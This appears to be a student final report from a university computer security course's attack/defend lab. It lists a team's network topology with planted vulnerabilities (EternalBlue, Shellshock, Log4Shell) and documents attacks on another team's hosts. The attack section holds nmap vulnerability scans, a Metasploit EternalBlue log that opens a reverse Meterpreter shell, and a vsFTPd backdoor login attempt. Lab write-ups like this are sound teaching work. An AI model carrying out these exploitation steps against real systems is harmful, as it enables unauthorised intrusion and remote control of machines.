Rochester Institute of Technology

<DKsonData>

Team - B

CSEC 742.01 Computer System Security

AED-Final Report

Team Player's

Bala Prasanna Gopal Volisetty | Bhavna Avirneni,
Anthony Ioppolo | Karan Tejwani | Pranjali Thakur,

Table Of Contents

Service's In Our Network

Appendix A - 172.16.21.1 - Windows Server 2016

Active Directory Domain Controller
Primary DNS (ns.dksondata.com)
RDP Server (rdp.dksondata.com)

Vulnerability:

EthernalBlue Vulnerability in all Windows 2016 machines

Appendix B - 172.16.21.2 - Windows Server 2016

Mail Server (mail.dksondata.com)
Print Server (ps.dksondata.com

Vulnerability:

EthernalBlue Vulnerability in all Windows 2016 machines

Appendix C - 172.16.21.3 - Ubuntu

Web Server (web.dksondata.com)
Database (db.dksondata.com)
NTP (time.dksondata.com)

Vulnerability:

Shellshock

Appendix D - 172.16.21.4 - Windows Server 2016

Secondary DNS -(ns2.dksondata.com)
OpenSSH

Vulnerability:

EthernalBlue Vulnerability in all Windows 2016 machines

Appendix E - 172.16.121.1 - Ubuntu


Apache Solar (aps.dksondata.com)
FTP (ftp.dksondata.com)
HackChat

Vulnerability:

Apache SOLR 8.11.0 is vulnerable to Log4shell vulnerability.

Appendix F - 172.16.121.10 - Ubuntu Client
Appendix G - 172.16.121.11 - Windows 10 Client
Appendix H - 172.16.121.12 - Windows XP Client

Topology



172.16.21.0/24

172.16.21.1
WinServ 2016
AD, Prinmary DNS, RDP

172.16.21.2
WinServ16MailPrint
Mail, Print

172.16.21.3
Ubuntu Web
Web, DataBase, NTP

172.16.21.4
WinSer16 Sec DNS
Secondary DNS, O-SSH

172.16.121.0/24


172.16.121.1
Ubuntu Solr
Apache Solr, FTP
HackChat

172.16.121.11
Ubuntu Client

172.16.121.10
Win10 Client

172.16.121.12
Win XP Client

Topology



172.16.11.0/24 & 172.16.111.0/24

172.16.111.10
WinServ 2016
AD

172.16.111.11
DNS

172.16.111.13
Ubuntu SSH

172.16.111.17
FTP

172.16.111.12
Windows 2016
Mail


172.16.111.14
Windows 7 RDP

172.16.111.16
Ubuntu, FTP

Team - A Exploitation:

172.16.11.0/24 & 172.16.111.0/24

1.Ethernal Blue Vulnerability in AD Machine (172.16.111.10) Vulnerability Photo and exploit




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script=vuln 172.16.111.10
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 21:37 EDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.08% done; ETC: 21:37 (0:00:02 remaining)
Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 21:38 (0:00:00 remaining)
Nmap scan report for 172.16.111.10
Host is up (0.00035s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
|_sslv2-drown:
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
|_sslv2-drown:
2179/tcp open  vmrdp
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
|_sslv2-drown:

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 151.26 seconds
```

Team - A Exploitation:

172.16.11.0/24 & 172.16.111.0/24

2. Eternal Blue Vulnerability in RDP Machine (172.16.111.14) Vulnerability photo and exploit




```
[+] 172.16.111.14:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.111.14:445     - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.111.14:445 - The target is vulnerable.
[*] 172.16.111.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.111.14:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.16.111.14:445     - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.111.14:445 - Connecting to target for exploitation.
[+] 172.16.111.14:445 - Connection established for exploitation.
[+] 172.16.111.14:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.111.14:445 - CORE raw buffer dump (38 bytes)
[*] 172.16.111.14:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 172.16.111.14:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 172.16.111.14:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 172.16.111.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.111.14:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.111.14:445 - Sending all but last fragment of exploit packet
[*] 172.16.111.14:445 - Starting non-paged pool grooming
[+] 172.16.111.14:445 - Sending SMBv2 buffers
[+] 172.16.111.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.111.14:445 - Sending final SMBv2 buffers.
[*] 172.16.111.14:445 - Sending last fragment of exploit packet!
[*] 172.16.111.14:445 - Receiving response from exploit packet
[+] 172.16.111.14:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.111.14:445 - Sending egg to corrupted connection.
[*] 172.16.111.14:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.16.111.14
[*] Meterpreter session 1 opened (172.16.21.101:4444 → 172.16.111.14:49159) at 2023-05-01 21:59:59 -0400
[+] 172.16.111.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.111.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.111.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1992 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec50:e749:5630:63c6%11
   IPv4 Address. . . . . . . . . . . : 172.16.111.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.111.254

Tunnel adapter isatap.{D18B2ACE-CE36-473F-B616-96A76D52D4DD}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Team - A Exploitation:


172.16.11.0/24 & 172.16.111.0/24

3. Potentially risky methods in Web Machine (172.16.111.15) Vulnerability Photo and exploit




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -P -T4 172.16.111.15
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 22:07 EDT
Nmap scan report for www.abc.com (172.16.111.15)
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.50 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.50 (Unix)
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

4.vs FTP backdoor Vulnerability in ftp Machine (172.16.111.16) Vulnerability photo and exploit



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 172.16.111.16
Connected to 172.16.111.16.
220 (vsFTPd 2.3.4)
Name (172.16.111.16:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> telnet 172.16.111.12
?Invalid command
ftp> telnet 172.16.111.12 25
?Invalid command
ftp> exit
221 Goodbye.
```

Topology



Team - C

172.16.31.0/24 & 172.16.131.0/24

172.16.31.10
WinServ 2016
DNS

172.16.31.20
Windows Server
2016

172.16.31.50
Windows XP

